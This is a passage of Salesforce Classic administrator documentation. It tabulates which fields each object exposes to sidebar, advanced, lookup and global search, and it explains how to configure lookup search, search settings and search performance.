Searchable Fields by Object in Salesforce Classic

Searchable Fields: Idea

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search
Idea Body		✓		✓
Description		✓		✓
Title	✓	✓	✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Knowledge Article

Neither sidebar search nor advanced search is designed to find articles. To find an article, use global search or the search tools in the sidebar on the Articles tab.

Searchable Fields	Sidebar Search	Advanced Search	Global Search	Articles Tab
All standard text fields			✓	✓
Body			✓	✓
File			✓	✓
Summary			✓	✓
Title			✓	✓
URL			✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)			✓	✓

EDITIONS

Salesforce Knowledge is available in: Salesforce Classic.

Salesforce Knowledge is available in: **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Enterprise** and **Unlimited** Editions.

Searchable Fields	Sidebar Search	Advanced Search	Global Search	Articles Tab
All custom fields of type text, text area, long text area, rich text area, email, and phone			✓	✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Lead

Note: Once converted, a lead record is no longer searchable, unless your admin has assigned you the "View and Edit Converted Leads" permission. The new account, contact, or opportunity record created from the converted lead is searchable.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search
Address		✓		✓
Company	✓	✓	✓	✓
Company D-U-N-S Number		✓		✓
Company Name(Local)	✓	✓	✓	✓
Description		✓		✓
Email	✓	✓		✓
Fax	✓	✓		✓
First Name	✓	✓	✓	✓
First Name (Local)	✓	✓	✓	✓
Last Name	✓	✓	✓	✓
Last Name (Local)	✓	✓	✓	✓
Middle Name	✓	✓		✓
Mobile	✓	✓		✓
Phone	✓	✓		✓
Suffix	✓	✓		✓

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search
Title		✓		✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓		✓
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓		✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Live Chat Transcript

Searchable Fields	Sidebar Search	Advanced Search	Global Search
Body		✓	✓
Supervisor Transcript Body		✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Macro

Searchable Fields	Sidebar Search	Advanced Search	Global Search
Description		✓	✓
Name	✓	✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Metric

Searchable Fields	Sidebar Search	Advanced Search	Global Search
Description		✓	✓
Metric Name	✓	✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓	✓
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Note

Searchable Fields	Sidebar Search	Advanced Search	Global Search
Body		✓	✓
Title	✓	✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Operating Hours

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
Description		✓		✓	✓

EDITIONS

Available in: Salesforce Classic

The available fields vary according to which Salesforce edition you have.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
Name	✓	✓	✓	✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)					✓
All custom fields of type text, text area, long text area, rich text area, email, and phone					✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Opportunity

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
Description		✓			✓
Opportunity Name	✓	✓	✓	✓	✓
Account Name			✓		
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓			✓

EDITIONS

Available in: Salesforce Classic

The available fields vary according to which Salesforce edition you have.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓			✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Order

Searchable Fields	Sidebar Search	Advanced Search	Global Search
`Billing Address`		✓	✓
`Description`		✓	✓
`Order Name`	✓	✓	✓
`Order Number`	✓	✓	✓
`Order Reference Number`		✓	✓
`PO Number`		✓	✓
`Shipping Address`		✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓	✓
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓	✓

EDITIONS

Available in: Salesforce Classic

Orders are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: People

Neither sidebar search nor advanced search are designed to find people; however, sidebar search and advanced search can be used to find users. See Searchable Fields: User.

To find people, use global search or the search tools on the People tab.

Searchable Fields	Sidebar Search	Advanced Search	Global Search	People Tab
About Me			✓	
Address			✓	
Email			✓	
First Name			✓	✓
Last Name			✓	✓
Name			✓	✓
Nickname			✓	✓
Phone			✓	
Record ID (15 character Record ID only)			✓	
Title			✓	
Username			✓	
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)			✓	
All custom fields of type text, text area, long text area, rich text area, email, and phone			✓	

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** editions

Note: Information in hidden fields on a profile is not searchable by other partners and customers in the community, but is searchable by users in the company's internal organization.

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Performance Cycle

Searchable Fields	Sidebar Search	Advanced Search	Global Search
`Name`	✓	✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓	✓
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Person Account

Note: The Person Account object contains fields that originate from both the Business Account and Contact objects. All search terms are compared to all searchable business account and contact fields at the same time.

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
`Account Name`	✓	✓	✓	✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

The available person account fields vary according to which Salesforce edition you have.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
Account Name (Local)	✓	✓	✓	✓	✓
Account Number	✓	✓			✓
Account Site	✓	✓			✓
Assistant	✓	✓			✓
Assistant Phone	✓	✓			✓
Billing Address		✓			✓
Description		✓			✓
Email	✓	✓			✓
Fax	✓	✓			✓
Home Phone	✓	✓			✓
Mailing Address		✓			✓
Mobile	✓	✓			✓
Other Address		✓			✓
Other Phone	✓	✓			✓
Shipping Address		✓			✓
Ticker Symbol	✓	✓			✓
Title		✓			✓
Website	✓	✓		✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓			✓

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
All account and contact custom fields of type text, text area, long text area, rich text area, email, and phone		✓			✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Price Book

Neither global search, sidebar search, nor advanced search are designed to find price books. To find a price book, use the **Price Books** area on the Products tab.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search	Products Tab Search
Price Book Description					✓
Price Book Name			✓		✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Product

Neither sidebar search nor advanced search are designed to find price books or products. To find a product, use global search or the **Find Products** area on the Products tab.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search	Products Tab Search
Product Code			✓	✓	✓
Product Description				✓	✓
Product Name			✓	✓	✓

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search	Products Tab Search
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)				✓	✓
All custom fields of type text, text area, long text area, rich text area, email, and phone				✓	✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Question

The Answers tab in Salesforce lists all the questions posted to an answers community.

Searchable Fields	Sidebar Search	Advanced Search	Global Search
`Question Body`		✓	✓
`Question Title`	✓	✓	✓
`Reply Body`		✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Quick Text

Searchable Fields	Sidebar Search	Advanced Search	Global Search
`Message`		✓	✓
`Name`	✓	✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Quote

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup	Global Search
Quote Name	✓	✓	✓	✓
Quote Number	✓	✓		✓
All custom fields of type text, text area, long text area, rich text area, email, and phone				✓

EDITIONS

Available in: Salesforce Classic

Quotes available in: **Performance** and **Developer** Editions and in **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Report

Searchable Fields	Sidebar Search	Advanced Search	Global Search
Description	✓	✓	✓
Report Name	✓	✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Resource Absence

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
Absence Number	✓	✓		✓	✓
Description		✓		✓	✓
All custom auto-number					✓

EDITIONS

Available in: Salesforce Classic

The available fields vary according to which Salesforce edition you have.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)					
All custom fields of type text, text area, long text area, rich text area, email, and phone					✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Reward Fund

Searchable Fields	Sidebar Search	Advanced Search	Global Search
Name	✓	✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓	✓
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Reward Fund Type

Searchable Fields	Sidebar Search	Advanced Search	Global Search
Name	✓	✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓	✓
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Self-Service User

Self-service users support only standard lookup searches.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Global Search
First Name			✓	
Last Name			✓	

EDITIONS

Available in: Salesforce Classic

Available in all editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Service Appointment

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
Appointment Number	✓	✓		✓	✓

EDITIONS

Available in: Salesforce Classic

The available fields vary according to which Salesforce edition you have.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
Description		✓		✓	✓
Subject		✓		✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)					✓
All custom fields of type text, text area, long text area, rich text area, email, and phone					✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Service Contract

Searchable Fields	Sidebar Search	Advanced Search	Global Search
Contract Number	✓	✓	✓
Description		✓	✓
Contract Name	✓	✓	✓
Special Terms		✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Service Resource

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

EDITIONS

Available in: Salesforce Classic

The available fields vary according to which Salesforce edition you have.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
Description		✓		✓	✓
Name	✓	✓	✓	✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)					✓
All custom fields of type text, text area, long text area, rich text area, email, and phone					✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Service Resource Skill

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

EDITIONS

Available in: Salesforce Classic

The available fields vary according to which Salesforce edition you have.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
Resource Skill Number	✓	✓		✓	✓

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)					✓
All custom fields of type text, text area, long text area, rich text area, email, and phone					✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Service Territory

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
Description		✓		✓	✓
Name	✓	✓	✓	✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)					✓

EDITIONS

Available in: Salesforce Classic

The available fields vary according to which Salesforce edition you have.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
All custom fields of type text, text area, long text area, rich text area, email, and phone					✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Service Territory Member

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
`Member Number`				✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)					✓
All custom fields of type text, text area, long text area, rich text area, email, and phone					✓

EDITIONS

Available in: Salesforce Classic

The available fields vary according to which Salesforce edition you have.

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Skill

Searchable Fields	Sidebar Search	Advanced Search	Global Search
`Skill Name`	✓	✓	✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓	✓
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓	✓

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Solution

Neither sidebar search nor advanced search are designed to find solutions. To find a solution, use global search or the **Find Solution** button on the Solutions tab.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Topic

Neither sidebar search nor advanced search are designed to find topics. To find a topic, use global search.

Searchable Fields	Sidebar Search	Advanced Search	Global Search
`Description`		✓	✓
`Topic Name`	✓	✓	✓

EDITIONS

Available in: Salesforce Classic

Available in all editions

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: User

Note: If you're using Chatter and searching for people, see Searchable Fields: People.

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

EDITIONS

Available in: Salesforce Classic

The available fields vary according to which Salesforce edition you have.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
About Me		✓			✓
Address	✓	✓			✓
Email	✓	✓			✓
First Name	✓	✓	✓	✓	✓
Last Name	✓	✓	✓		✓
Middle Name	✓	✓		✓	✓
Name	✓	✓	✓	✓	✓
Nickname	✓	✓			✓
Phone	✓	✓			✓
Record ID (15 character Record ID only)	✓	✓			✓
Suffix	✓	✓		✓	✓
Title	✓	✓			✓
Username	✓	✓			✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓			✓

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓			✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Work Order

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
`Description`		✓	✓	✓	✓
`Subject`		✓	✓	✓	✓
`Work Order Number`	✓	✓			✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓			✓

EDITIONS

Available in: Salesforce Classic

The available fields vary according to which Salesforce edition you have.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓			✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Searchable Fields: Work Order Line Item

Note: If available, there is an option when using enhanced lookup search to query all searchable fields, not just the fields checked in the Enhanced Lookup Search (Default) column in the table.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
`Description`		✓	✓	✓	✓
`Work Order Line Item Number`	✓	✓			✓
All custom auto-number fields and custom fields that are set as an external ID (You don't need to enter leading zeros.)	✓	✓			✓

EDITIONS

Available in: Salesforce Classic

The available fields vary according to which Salesforce edition you have.

Searchable Fields	Sidebar Search	Advanced Search	Standard Lookup Search	Enhanced Lookup Search (Default)	Global Search
All custom fields of type text, text area, long text area, rich text area, email, and phone		✓			✓

SEE ALSO:

Searchable Fields by Object in Salesforce Classic

Configure Lookup Search

Choose which columns appear to users in the lookup search results.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions **except Database.com**

Configure Lookup Search in Salesforce Classic

Enable enhanced lookups and lookup auto-completion and customize lookup filter fields.

Configure Lookup Dialog Search in Lightning Experience

Customize which columns appear to users in the lookup dialog search results using the Search Results search layout customization setting. Users aren't able to filter using these columns. They are intended to provide contextual help for determining which record to associate.

Configure Lookup Search in Salesforce Classic

Enable enhanced lookups and lookup auto-completion and customize lookup filter fields.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**

Enable Enhanced Lookups

Enable enhanced lookups so users can sort, filter, and page through their results. Enhanced lookups are available only for specific objects.

Specify Lookup Search Filter Fields

After enabling enhanced lookups, specify which fields users can use to filter lookup search results. If you don't specify any fields, your users can't use filters in enhanced lookup dialogs. Enhanced lookups are available only for specific objects.

Enable Lookup Auto-Completion

Enable lookup auto-completion so users can select items from a dynamic list of matching, recently used records when editing a lookup field. It's supported for account, contact, user, opportunity, and custom object lookups.

Enable Enhanced Lookups

Enable enhanced lookups so users can sort, filter, and page through their results. Enhanced lookups are available only for specific objects.

Note: Custom object records are searchable in the Salesforce user interface only if the custom object is associated with a custom tab. Users aren't required to add the tab for display.

1. From Setup, enter *Search Settings* in the Quick Find box, then select **Search Settings**.
2. In the Lookup Settings area, select the objects for which you want to enable enhanced lookup functionality.
3. Click **Save**.

After enabling enhanced lookups, specify which fields users can use to filter lookup search results. If you don't specify any fields, your users can't use filters in enhanced lookup dialogs. Fields configured to use enhanced lookups don't support single character searches (except for searches in Chinese, Japanese, Korean, and Thai) or wildcards at the beginning of search terms.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**

USER PERMISSIONS

To enable enhanced lookups:
- "Customize Application"

Note: If you enable enhanced lookups in your org, it is also enabled for any Visualforce pages you create.

SEE ALSO:

Specify Lookup Search Filter Fields
Searchable Fields by Object in Salesforce Classic
Configure Lookup Search in Salesforce Classic

Specify Lookup Search Filter Fields

After enabling enhanced lookups, specify which fields users can use to filter lookup search results. If you don't specify any fields, your users can't use filters in enhanced lookup dialogs. Enhanced lookups are available only for specific objects.

1. From the management settings for an object, go to **Search Layouts**.
2. For the Lookup Filter Fields layout, click **Edit**.
3. Use the arrows to add or remove fields from the layout and to define the order in which the fields should display. You can add up to six filter fields to the Selected Fields list. To select more than one field, use CTRL+click, or SHIFT+click to select multiple items in a range.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**

USER PERMISSIONS

To specify lookup filter fields:
- "Customize Application"

SEE ALSO:

Searchable Fields by Object in Salesforce Classic
Configure Lookup Search in Salesforce Classic
Find Object Management Settings

Enable Lookup Auto-Completion

Enable lookup auto-completion so users can select items from a dynamic list of matching, recently used records when editing a lookup field. It's supported for account, contact, user, opportunity, and custom object lookups.

1. From Setup, enter *Search Settings* in the Quick Find box, then select **Search Settings**.
2. In the Search Settings area, select the object lookups for which you want to enable auto-completion. Currently, only account, contact, opportunity, user, and custom object lookups can use this feature.
3. Click **Save**.

SEE ALSO:

Configure Lookup Search in Salesforce Classic

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**

USER PERMISSIONS

To enable lookup auto-completion:
- "Customize Application"

To use lookup auto-completion:
- "Edit" on the record that includes the lookup field

Configure Lookup Dialog Search in Lightning Experience

Customize which columns appear to users in the lookup dialog search results using the Search Results search layout customization setting. Users aren't able to filter using these columns. They are intended to provide contextual help for determining which record to associate.

Use **Search Results** under the **Search Layouts** customization setting to change which fields appear in the search results for both global search and lookup dialog search. You aren't required to separately update **Lookup Dialogs**.

The order of fields in the search layout also affects the secondary field displayed in instant results. The second usable field as chosen in this step appears as the secondary field in instant results. Examples of unusable fields are formula fields, HTML-formatted fields, inline image fields, picklists, or long-text fields.

SEE ALSO:

Find Object Management Settings in Lightning Experience

EDITIONS

Available in: Lightning Experience

Available in: **All** Editions **except Database.com**

USER PERMISSIONS

To specify lookup filter fields:
- "Customize Application"

Configure Search Settings in Salesforce Classic

Enable document content search, CJKT search optimization, sidebar search auto-complete, and more. Configure the lookup settings and the number of search results per object and lookup settings.

To change your org's search settings, enter *Search Settings* in the Quick Find box, then select **Search Settings**.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To modify search settings:
- "Customize Application"

Search Settings

Field	Description
Enable "Limit to Items I Own" Search Checkbox	If this setting is enabled, the Limit to Items I Own option is available to users. The option allows users to include only records for which they are the record owner when entering search queries in the sidebar. Note: The Limit to Items I Own option that appears in advanced search is always available to users, regardless of this setting.
Enable Document Content Search	If this setting is enabled, users can perform a full-text document search. When a new document is uploaded or an old one is replaced, its contents are available as search terms to retrieve the document. This setting applies only to searches for the document object.
Enable Search Optimization if your Content is Mostly in Japanese, Chinese, or Korean	If this setting is enabled, search is optimized for the Chinese, Japanese, and Korean languages in the sidebar search. It affects sidebar search and the account search for **Find Duplicates** on a lead record in sidebar search and global search. Note: Enable this option only if users are searching mostly in Chinese, Japanese, or Korean, and if the text in searchable fields is mostly in those languages. Don't enable this option if you expect content and searches to be mostly in other languages.
Use Recently Viewed User Records for Blank and Auto-Complete Lookups	If this setting is enabled, the list of records that are returned from a user auto-complete lookup and from a blank user lookup is taken from the user's recently viewed user records. This setting applies only to lookups in the *user* object.

Field	Description
	If this setting isn't enabled, the dialog box shows a list of recently accessed user records from across the org.
`Enable Drop-Down List for Sidebar Search`	If this setting is enabled, a drop-down appears for users to choose whether to search within tags, within a specific object, or across all objects.
`Enable Sidebar Search Auto-Complete`	If this setting is enabled, when users start typing search terms, sidebar search displays a matching list of recently viewed records.
`Enable Single-Search-Result Shortcut for Sidebar and Advanced Search`	If this setting is enabled, users skip the search results page and go directly to the record's detail page when their search returns only a single item. Note: This setting doesn't apply to tags, case comments (in advanced search), and global search. If the search result is a single tag, case comment, or item in global search, the search results page still appears.
`Number of Search Results Displayed Per Object`	The Number of Search Results Displayed Per Object area allows you to configure the number of items that are returned for each object in the Search Results page.
`Lookup Settings`	The Lookup Settings area allows you to enable enhanced lookups and lookup auto-completion for enhanced lookup-enabled objects and any custom object lookups.

SEE ALSO:

Guidelines for Making Search Faster

Configure Search Results Filters in Salesforce Classic

Admins choose the filters available to users for refining search results. Choosing the correct filters for each object is important so that users can easily navigate through search results to find the right record.

1. On the Search Results page, in an object's related list, select **Customize** > **Filters for All Users**.

   Alternatively, from the management settings for an object, go to Search Layouts, and click **Edit** for **Search Filter Fields**.

2. To choose columns, use **Add** and **Remove**.
3. To reorder columns, use **Up** and **Down**.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**

USER PERMISSIONS

To change search layouts:

- "Customize Application"

Note: Search result filters defined for an object in the internal org also apply for search results for that object in communities.

SEE ALSO:

Find Object Management Settings

Guidelines for Reducing Search Crowding

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions **except Database.com**

Are users reporting that records aren't appearing in their search results? Encourage users to enter more specific search terms and narrow the search scope for better results.

The search engine applies limits to the number of records analyzed at each stage of the search process. Limits are important because they help maintain performance and don't overwhelm the user with irrelevant records. However, users don't always find all possible matching results because the record that they're looking for falls outside the result limit. This behavior is called search crowding or truncation. Search crowding typically happens when:

- Users have limited permissions or access to records. Therefore, the records they do have access to might not be part of the results set that is filtered by access permissions.
- Users search using a term that matches a huge number of records. Because the search matches so many records, the search engine can't determine what specific record the user is searching for.

The search engine relevancy algorithms and sharing permissions decide the records returned in search results and the order of the results. To avoid search crowding and truncation:

Encourage users to use more specific search terms

Searches work best when users enter a unique search term. `Acme Company San Francisco` returns more relevant results than `Acme`.

Encourage users to narrow the search scope

When users are on the search results page, limit the search scope to the object type for the record desired. The search is rerun. Potentially, users could see more results, because the full result set limit is applied against a single object.

Create list views

Create a list view for a specific set of contacts, documents, or other object records that you search for repeatedly. List views have no limits to the number of records and have a set order. Sharing rules are also applied.

Guidelines for Making Search Faster

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions **except Database.com**

Disabling search for custom objects and external objects and scheduling bulk uploads during off-peak hours helps speed up search.

Records are included in search results only if the object's field that contains the information matching the search term is searchable.

After a record is created or updated, it could take a few minutes for the new text to be indexed and become searchable.

To make searches faster across your org:

Disable search for custom objects that your users aren't actively searching

Choose which custom objects your users can search by enabling the **Allow Search** setting on the custom object setup page. If you don't need a custom object's records to be searchable, disable search for that custom object. Making a custom object searchable when you don't need your users to find its records slows down searches across your org.

By default, search is disabled for new custom objects. Disabling search doesn't affect reports and list views.

Note: Custom object records are searchable in the Salesforce user interface only if the custom object is associated with a custom tab. Users aren't required to add the tab for display.

Disable search for external objects that your users aren't actively searching

To disable search for an external object, deselect `Allow Search` on its setup page. To include an external object in SOSL and Salesforce searches, enable search on both the external object and the external data source.

By default, search is disabled for new external objects. However, you can validate and sync an external data source to automatically create external objects. Syncing always enables search on the external object when search is enabled on the external data source, and vice versa.

As with custom objects, unnecessarily making an external object searchable can slow down searches across your org.

Avoid making significant changes to your org at once

Creating or updating many records at the same time, such as via data imports, increases the time it takes for each record to become searchable. If you have a large org with many users who frequently make simultaneous updates, schedule bulk uploads and background processes to run during non-peak hours.

Provide Maps and Location Services

